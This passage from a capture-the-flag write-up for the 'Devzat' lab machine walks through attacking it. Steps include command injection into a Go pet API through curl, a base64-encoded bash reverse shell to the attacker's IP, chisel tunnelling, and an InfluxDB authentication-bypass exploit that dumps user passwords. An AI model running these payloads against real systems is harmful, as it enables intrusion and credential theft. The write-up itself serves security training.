        deleted:    go.mod
        deleted:    go.sum
        deleted:    main.go
        deleted:    petshop
        deleted:    start.sh
        deleted:    static/.gitignore
        deleted:    static/README.md
        deleted:    static/package.json
        deleted:    static/public/css/all.min.css
        deleted:    static/public/css/bootstrap.min.css
        deleted:    static/public/css/global.css
        deleted:    static/public/favicon.ico
        deleted:    static/public/index.html
        deleted:    static/public/webfonts/fa-brands-400.eot
        deleted:    static/public/webfonts/fa-brands-400.svg
        deleted:    static/public/webfonts/fa-brands-400.ttf
        deleted:    static/public/webfonts/fa-brands-400.woff
        deleted:    static/public/webfonts/fa-brands-400.woff2
```

Here we know that the developer deleted some files, then tried to reset the repository:

```
┌──(root💀k1l0byt3)-[~/WriteUp/Devzat/pets.devzat.htb]
└─# git checkout -- .

┌──(root💀k1l0byt3)-[~/WriteUp/Devzat/pets.devzat.htb]
└─# ls -la
```

```
┌──(root💀k1l0byt3)-[~/WriteUp/Devzat/pets.devzat.htb]
└─# git checkout -- .

┌──(root💀k1l0byt3)-[~/WriteUp/Devzat/pets.devzat.htb]
└─# ls -la
total 9772
drwxr-xr-x 5 root root    4096 Jan 23 00:14 .
drwxr-xr-x 4 root root    4096 Jan 23 00:11 ..
drwxr-xr-x 2 root root    4096 Jan 23 00:14 characteristics
drwxr-xr-x 8 root root    4096 Jan 23 00:14 .git
-rw-r--r-- 1 root root      25 Jan 23 00:14 .gitignore
-rw-r--r-- 1 root root      88 Jan 23 00:14 go.mod
-rw-r--r-- 1 root root     163 Jan 23 00:14 go.sum
-rw-r--r-- 1 root root    4420 Jan 23 00:14 main.go
-rwxr-xr-x 1 root root 9957033 Jan 23 00:14 petshop
-rw-r--r-- 1 root root     510 Jan 23 00:11 robots.txt
-rwxr-xr-x 1 root root     123 Jan 23 00:14 start.sh
drwxr-xr-x 4 root root    4096 Jan 23 00:14 static
```

There is a file called main.go then check the source-code:

```
package main

import (
        "embed"
        "encoding/json"
        "fmt"
        "io/fs"
        "io/ioutil"
        "log"
        "net/http"
        "os/exec"
        "time"
)

//go:embed static/public
var web embed.FS
```

```
//go:embed static/public/index.html
var index []byte

type Pet struct {
	Name string `json:"name"`
	Species string `json:"species"`
	Characteristics string `json:"characteristics"`
}

var (
	Pets []Pet = []Pet{
		{Name: "Cookie", Species: "cat", Characteristics: loadCharacter("cat")},
		{Name: "Mia", Species: "cat", Characteristics: loadCharacter("cat")},
		{Name: "Chuck", Species: "dog", Characteristics: loadCharacter("dog")},
		{Name: "Balu", Species: "dog", Characteristics: loadCharacter("dog")},
		{Name: "Georg", Species: "gopher", Characteristics: loadCharacter("gopher")},
		{Name: "Gustav", Species: "giraffe", Characteristics: loadCharacter("giraffe")},
		{Name: "Rudi", Species: "redkite", Characteristics: loadCharacter("redkite")},
		{Name: "Bruno", Species: "bluewhale", Characteristics:
loadCharacter("bluewhale")},
	}
)

func loadCharacter(species string) string {
	cmd := exec.Command("sh", "-c", "cat characteristics/"+species)
	stdoutStderr, err := cmd.CombinedOutput()
	if err != nil {
		return err.Error()
	}
	return string(stdoutStderr)
}

func getPets(w http.ResponseWriter, r *http.Request) {
	json.NewEncoder(w).Encode(Pets)
}

func addPet(w http.ResponseWriter, r *http.Request) {
	reqBody, _ := ioutil.ReadAll(r.Body)
	var addPet Pet
	err := json.Unmarshal(reqBody, &addPet)
	if err != nil {
		e := fmt.Sprintf("There has been an error: %+v", err)
		http.Error(w, e, http.StatusBadRequest)
		return
	}

	addPet.Characteristics = loadCharacter(addPet.Species)
	Pets = append(Pets, addPet)

	w.WriteHeader(http.StatusOK)
	fmt.Fprint(w, "Pet was added successfully")
}
```

```
func handleRequest() {
	build, err := fs.Sub(web, "static/public/build")
	if err != nil {
		panic(err)
	}
	css, err := fs.Sub(web, "static/public/css")
	if err != nil {
		panic(err)
	}

	webfonts, err := fs.Sub(web, "static/public/webfonts")
	if err != nil {
		panic(err)
	}

	spaHandler := http.HandlerFunc(spaHandlerFunc)
	// Single page application handler
	http.Handle("/", headerMiddleware(spaHandler))

	// All static folder handler
	http.Handle("/build/", headerMiddleware(http.StripPrefix("/build",
http.FileServer(http.FS(build)))))
	http.Handle("/css/", headerMiddleware(http.StripPrefix("/css",
http.FileServer(http.FS(css)))))
	http.Handle("/webfonts/", headerMiddleware(http.StripPrefix("/webfonts",
http.FileServer(http.FS(webfonts)))))
	http.Handle("/.git/", headerMiddleware(http.StripPrefix("/.git",
http.FileServer(http.Dir(".git")))))

	// API routes
	apiHandler := http.HandlerFunc(petHandler)
	http.Handle("/api/pet", headerMiddleware(apiHandler))
	log.Fatal(http.ListenAndServe("127.0.0.1:5000", nil))
}

func spaHandlerFunc(w http.ResponseWriter, r *http.Request) {
	w.WriteHeader(http.StatusOK)
	w.Write(index)
}

func petHandler(w http.ResponseWriter, r *http.Request) {
	// Dispatch by method
	if r.Method == http.MethodPost {
		addPet(w, r)
	} else if r.Method == http.MethodGet {
		getPets(w, r)

	} else {
		http.Error(w, "Method not allowed", http.StatusMethodNotAllowed)
	}
// TODO: Add Update and Delete
}
```

```
func headerMiddleware(next http.Handler) http.Handler {
	return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
	w.Header().Add("Server", "My genious go pet server")
	next.ServeHTTP(w, r)
	})
}

func main() {
	resetTicker := time.NewTicker(5 * time.Second)
	done := make(chan bool)

	go func() {
	for {
		select {
		case <-done:
			return
		case <-resetTicker.C:
		// Reset Pets to prestaged ones
			Pets = []Pet{
				{Name: "Cookie", Species: "cat", Characteristics:
loadCharacter("cat")},
				{Name: "Mia", Species: "cat", Characteristics:
loadCharacter("cat")},
				{Name: "Chuck", Species: "dog", Characteristics:
loadCharacter("dog")},
				{Name: "Balu", Species: "dog", Characteristics:
loadCharacter("dog")},
				{Name: "Georg", Species: "gopher", Characteristics:
loadCharacter("gopher")},
				{Name: "Gustav", Species: "giraffe", Characteristics:
loadCharacter("giraffe")},
				{Name: "Rudi", Species: "redkite", Characteristics:
loadCharacter("redkite")},
				{Name: "Bruno", Species: "bluewhale", Characteristics:
loadCharacter("bluewhale")},
			}

		}
	}
	}()

	handleRequest()

	time.Sleep(500 * time.Millisecond)
	resetTicker.Stop()
	done <- true
}
```

Exploit Testing

I don't know much about go programming but I got an interesting line of code in the file *main.go*

```
func loadCharacter(species string) string {
        cmd := exec.Command("sh", "-c", "cat characteristics/"+species)
        stdoutStderr, err := cmd.CombinedOutput()
        if err != nil {
                return err.Error()
        }
        return string(stdoutStderr)
}
```

In the above line of code it seems that the script does command-execution , allowing us to perform command-injection. Then I tried to do a test using the *whoami* command but the web page didn't give any response, then tried using the *ping* command to find out whether the command was running or not. To find out if the *ping* command was successful, I used *wireshark* to monitor network-traffic

```
┌──(root💀k1l0byt3)-[~/WriteUp/Devzat/pets.devzat.htb]
└─# curl -v -X POST "http://pets.devzat.htb/api/pet" -d '{"name":"test1","species":"cat;ping -c 3 10.10.16.16"}'
```

And it worked, in the *loadcharacter* function we can do command-injection .

Note:

```
┌──(root💀k1l0byt3)-[~/WriteUp/Devzat/pets.devzat.htb]
└─# curl -v -X POST "http://pets.devzat.htb/api/pet" -d '{"name":"test1","species":"cat;<command_injection>"}'
```

Gaining Access

Prepare two terminal for Exploit and NetCat

Exploit :


```
┌──(root💀k1l0byt3)-[~/WriteUp/Devzat/pets.devzat.htb]
└─# echo -n "bash -c 'bash -i >& /dev/tcp/10.10.16.16/9991 0>&1'" | base64

YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xNi85OTkxIDA+JjEn
```

Netcat :


```
┌──(root💀k1l0byt3)-[~/WriteUp/Devzat/pets.devzat.htb]
└─# nc -lvnp 9991
Listening on [any] 9991 …
```

Reverse-Shell :

```
┌──(root💀k1l0byt3)-[~/WriteUp/Devzat/pets.devzat.htb]
└─# curl -v -X POST "http://pets.devzat.htb/api/pet" -d '{"name":"test1","species":"cat;echo -n
YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xNi85OTkxIDA+JjEn | base64 -d |
bash"}'
Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying 10.10.11.118:80...
* Connected to pets.devzat.htb (10.10.11.118) port 80 (#0)
> POST /api/pet HTTP/1.1
> Host: pets.devzat.htb
> User-Agent: curl/7.81.0
> Accept: */*
> Content-Length: 128
> Content-Type: application/x-www-form-urlencoded
>
```



And managed to get into the target machine with user *patrick*. Because we don't know the password used by user patrick I made an SSH-Key to get an interactive-shell




```
┌──(root💀k1l0byt3)-[~/WriteUp/Devzat/pets.devzat.htb]
└─# chmod 600 id_rsa && ssh -i id_rsa patrick@devzat.htb
```

```
patrick@devzat:~$ find / -type f -name "user.txt" -ls 2>/dev/null
   152567      4 -r--------   1 catherine catherine       33 Jan 21 06:00 /home/catherine/user.txt
patrick@devzat:~$ cat /home/catherine/user.txt
cat: /home/catherine/user.txt: Permission denied
patrick@devzat:~$
```

On the target machine there are 2 different users, namely *Patrick* and *Catherine*, and the user-flag is owned by the user *Catherine*, therefore we have to log into the system with the user *Catherine*.

System Enumeration & Port Forwarding

I use *netstat* to check what services are running on the target machine

```
patrick@devzat:~$ netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 127.0.0.1:8443          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:5000          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:8086          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0    216 10.10.11.118:22         10.10.16.16:51390       ESTABLISHED on (0.22/0/0)
tcp        0      1 10.10.11.118:37834      1.1.1.1:53              SYN_SENT    on (3.93/2/0)
tcp6       0      0 :::8000                 :::*                    LISTEN      off (0.00/0/0)
tcp6       0      0 :::80                   :::*                    LISTEN      off (0.00/0/0)
tcp6       0      0 :::22                   :::*                    LISTEN      off (0.00/0/0)
udp        0      0 127.0.0.53:53           0.0.0.0:*                           off (0.00/0/0)
udp        0      0 127.0.0.1:43105         127.0.0.53:53           ESTABLISHED off (0.00/0/0)
```

Found port 8086, then do port-forwarding so we can access it on our machine, here I use chisel to do port-forwarding .

First we set up a web-server on our machine so that we can upload *Chisel* on Patrick's *machine*

```
┌──(root💀k1l0byt3)-[~/opt]
└─# python3 -m http.server
```

Download *chisel* on *patrick* machine :

```
patrick@devzat:~$ wget “http://10.10.16.16:8000/chisel”
```

Run *chisel* :

```
┌──(root💀k1l0byt3)-[~/opt]
└─# chisel server -p 8000 --reverse
```

Patrcik machine :

```
patrick@devzat:~$ chmod +x chisel
patrick@devzat:~$ ./chisel client 10.10.16.16:8000 R:8086:127.0.0.1:8086
```

```
patrick@devzat:~$ wget "http://10.10.16.16:8000/chisel"
--2022-01-22 10:44:05--  http://10.10.16.16:8000/chisel
Connecting to 10.10.16.16:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8750072 (8.3M) [application/octet-stream]
Saving to: 'chisel'

chisel              100%[====================>]   8.34M   883KB/s    in 10s

2022-01-22 10:44:16 (858 KB/s) - 'chisel' saved [8750072/8750072]

patrick@devzat:~$ chmod +x chisel
patrick@devzat:~$ ./chisel client 10.10.16.16:8000 R:8086:127.0.0.1:8086
2022/01/22 10:46:48 client: Connecting to ws://10.10.16.16:8000
2022/01/22 10:46:49 client: Connected (Latency 39.610216ms)
```

```
┌──(root💀k1l0byt3)-[/opt]
└─# cp -f /usr/bin/chisel /opt

┌──(root💀k1l0byt3)-[/opt]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.118 - - [23/Jan/2022 00:43:14] "GET /chisel HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

┌──(root💀k1l0byt3)-[/opt]
└─# chisel server -p 8000 --reverse
2022/01/23 00:45:15 server: Reverse tunnelling enabled
2022/01/23 00:45:15 server: Fingerprint FFj/Oe6fX5WQdLJrQbUlkzfyRT9GQd99RlYr9xwIsDA
=
2022/01/23 00:45:15 server: Listening on http://0.0.0.0:8000
2022/01/23 00:45:57 server: session#1: tun: proxy#R:8086=>8086: Listening
```


To check whether the port has been forwarded we can use nmap

```
┌──(root💀k1l0byt3)-[~/WriteUp/Devzat]
└─# nmap -sV -sC -p 8086 127.0.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-23 00:49 WIB
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00011s latency).

PORT     STATE SERVICE VERSION
8086/tcp open  http    InfluxDB http admin 1.7.5
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.05 seconds
```

In the picture above, port 8086 is successfully forwarded and running InfluxDB http service.

Then I searched for the exploit for InfluxDB and found *CVE-2019-20933*

```
Exploit for InfluxDB CVE-2019-20933 vulnerability, InfluxDB before 1.7.6 has an
authentication bypass vulnerability in the authenticate function in
services/httpd/handler.go because a JWT token may have an empty SharedSecret
(aka shared secret).

Exploit check if server is vulnerable, then it tries to get a remote query
shell.

It has built in a username bruteforce service.
```



https://github.com/LorenzoTullini/InfluxDB-Exploit-CVE-2019-20933


Download *repository* then run

Installation :


```
git clone https://github.com/LorenzoTullini/InfluxDB-Exploit-CVE-2019-20933.git
cd InfluxDB-Exploit-CVE-2019-20933
pip install -r requirements.txt
```

Usage :

```
python __main__.py
```




After successful the display will be like the image below



For how to use InfluxDB, see here →https://community.influxdata.com/t/show-tables-in-a-database/5130/3

```
[v] admin

Host vulnerable !!!
Databases list:

1) devzat
2) _internal

Insert database name (exit to close): devzat
[devzat] Insert query (exit to change db): show measurements
{
    "results": [
        {
            "series": [
                {
                    "columns": [
                        "name"
                    ],
                    "name": "measurements",
                    "values": [
                        [
                            "user"
                        ]
                    ]
                }
            ],
            "statement_id": 0
        }
    ]
}
[devzat] Insert query (exit to change db):
```

the picture above is a database from devzat then try to see the available tables with a query : *SELECT * FROM "user"*



in the picture beside you can see the password for user *catherine*

Query :

```
[devzat] Insert query (exit to change db): select * from "user"
{
        "results": [
                {
                        "series": [
                        {
                                "columns": [
                                "time",
                                "enabled",
                                "password",
                                "username"
                                ],
                                "name": "user",
                                "values": [
                                    [
                                        "2021-06-22T20:04:16.313965493Z",
                                        false,
                                        "**********",
                                        "wilhelm"
                                    ],
                                    [
                                        "2021-06-22T20:04:16.320782034Z",
                                        true,
                                        "****************************",
                                        "catherine"
                                    ],
                                    [
                                        "2021-06-22T20:04:16.996682002Z",
                                        true,
                                        "**********
                                        "charles"
                                    ]
                                ]
                        }
                ],
                "statement_id": 0
                }
        ]
}
```

Log in to user *catherine* on *patrick* machines :


```
patrick@devzat:~$ su catherine
Password:
catherine@devzat:/home/patrick$ id
uid=1001(catherine) gid=1001(catherine) groups=1001(catherine)
catherine@devzat:/home/patrick$ ls -la /home/catherine/
total 32
drwxr-xr-x 4 catherine catherine 4096 Sep 21 19:35 .
drwxr-xr-x 4 root      root      4096 Jun 22  2021 ..
lrwxrwxrwx 1 root      root         9 Jun 22  2021 .bash_history -> /dev/null
-rw-r--r-- 1 catherine catherine  220 Jun 22  2021 .bash_logout
-rw-r--r-- 1 catherine catherine 3808 Jun 22  2021 .bashrc
drwx------ 2 catherine catherine 4096 Sep 21 19:35 .cache
-rw-r--r-- 1 catherine catherine  807 Jun 22  2021 .profile
drwx------ 2 catherine catherine 4096 Sep 29 16:31 .ssh
-r-------- 1 catherine catherine   33 Jan 21 06:00 user.txt
catherine@devzat:/home/patrick$ cat /home/catherine/user.txt
[redacted]49bff9bc319f2530
catherine@devzat:/home/patrick$
```

Privilege Escalation

After enumeration on the system I found 2 interesting files namely *devzat-htb.zip* adn *devzat-main.zip* in the /var/backups directory, copy the two files to the /dev/shm . directory

```
catherine@devzat:/home/patrick$ cd /var/backups/
catherine@devzat:/var/backups$ ls -la
total 1360
drwxr-xr-x  2 root      root        4096 Jan 22 06:25 .
drwxr-xr-x 14 root      root        4096 Jun 22  2021 ..
-rw-r--r--  1 root      root       51200 Jan 21 06:25 alternatives.tar.0
-rw-r--r--  1 root      root       59142 Sep 28 18:45 apt.extended_states.0
-rw-r--r--  1 root      root        6588 Sep 21 20:17 apt.extended_states.1.gz
-rw-r--r--  1 root      root        6602 Jul 16  2021 apt.extended_states.2.gz
-rw-------  1 catherine catherine  28297 Jul 16  2021 devzat-dev.zip
-rw-------  1 catherine catherine  27567 Jul 16  2021 devzat-main.zip
-rw-r--r--  1 root      root         268 Sep 29 11:46 dpkg.diversions.0
-rw-r--r--  1 root      root         139 Sep 29 11:46 dpkg.diversions.1.gz
-rw-r--r--  1 root      root         170 Jul 16  2021 dpkg.statoverride.0
-rw-r--r--  1 root      root         152 Jul 16  2021 dpkg.statoverride.1.gz
-rw-r--r--  1 root      root      951869 Sep 28 18:45 dpkg.status.0
-rw-r--r--  1 root      root      224906 Sep 28 18:45 dpkg.status.1.gz
catherine@devzat:/var/backups$ cp -f devzat-dev.zip devzat-main.zip /dev/shm/
catherine@devzat:/var/backups$ cd /dev/shm/
catherine@devzat:/dev/shm$ ls -la
total 56
drwxrwxrwt  2 root      root         80 Jan 22 11:02 .
drwxr-xr-x 19 root      root       4000 Jan 21 05:59 ..
-rw-------  1 catherine catherine 28297 Jan 22 11:02 devzat-dev.zip
-rw-------  1 catherine catherine 27567 Jan 22 11:02 devzat-main.zip
catherine@devzat:/dev/shm$
```

Extract the two files, then after successfully extracting I found a file with the same name *dev/commands.go* dan *main/commands.go* . use *diff* to see the difference between the two files and found the password :




```
catherine@devzat:/dev/shm$ diff dev/commands.go main/commands.go
←SNIP→
< func fileCommand(u *user, args []string) {
< if len(args) < 1 {
< u.system("Please provide file to print and the password")
< return
< }
<
< if len(args) < 2 {
< u.system("You need to provide the correct password to use this function")
< return
< }
<
< path := args[0]
< pass := args[1]
<
< // Check my secure password
< if pass != "**********************" {
< u.system("You did provide the wrong password")
< return
< }
<
< // Get CWD
< cwd, err := os.Getwd()
< if err != nil {
< u.system(err.Error())
< }
←SNIP→
```

The "dev" environment is running on port 8443, which is the first service we encounter. Back to using user patrick and trying to login on service 8443 :

```
patrick@devzat:~$ ssh localhost -p 8443
```

```
patrick@devzat:~$ ssh localhost -p 8443
The authenticity of host '[localhost]:8443 ([127.0.0.1]:8443)' can't be established.
ED25519 key fingerprint is SHA256:liAkhV56PrAa5ORjJC5MU4YSl8kfNXp+QuljetKw0XU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:8443' (ED25519) to the list of known hosts.
admin: Hey patrick, you there?
patrick: Sure, shoot boss!
admin: So I setup the influxdb 1.7.5 for you as we discussed earlier in business meeting.
patrick: Cool 👍
admin: Be sure to check it out and see if it works for you, will ya?
patrick: Yes, sure. Am on it!
devbot: admin has left the chat
Welcome to the chat. There are no more users
devbot: patrick has joined the chat
patrick: /commands
[SYSTEM] Commands
[SYSTEM] clear - Clears your terminal
[SYSTEM] message - Sends a private message to someone
[SYSTEM] users - Gets a list of the active users
[SYSTEM] all - Gets a list of all users who has ever connected
[SYSTEM] exit - Kicks you out of the chat incase your client was bugged
[SYSTEM] bell - Toggles notifications when you get pinged
[SYSTEM] room - Changes which room you are currently in
[SYSTEM] id - Gets the hashed IP of the user
[SYSTEM] commands - Get a list of commands
[SYSTEM] nick - Change your display name
[SYSTEM] color - Change your display name color
[SYSTEM] timezone - Change how you view time
[SYSTEM] emojis - Get a list of emojis you can use
[SYSTEM] help - Get generic info about the server
[SYSTEM] tictactoe - Play tictactoe
[SYSTEM] hangman - Play hangman
[SYSTEM] shrug - Drops a shrug emoji
```

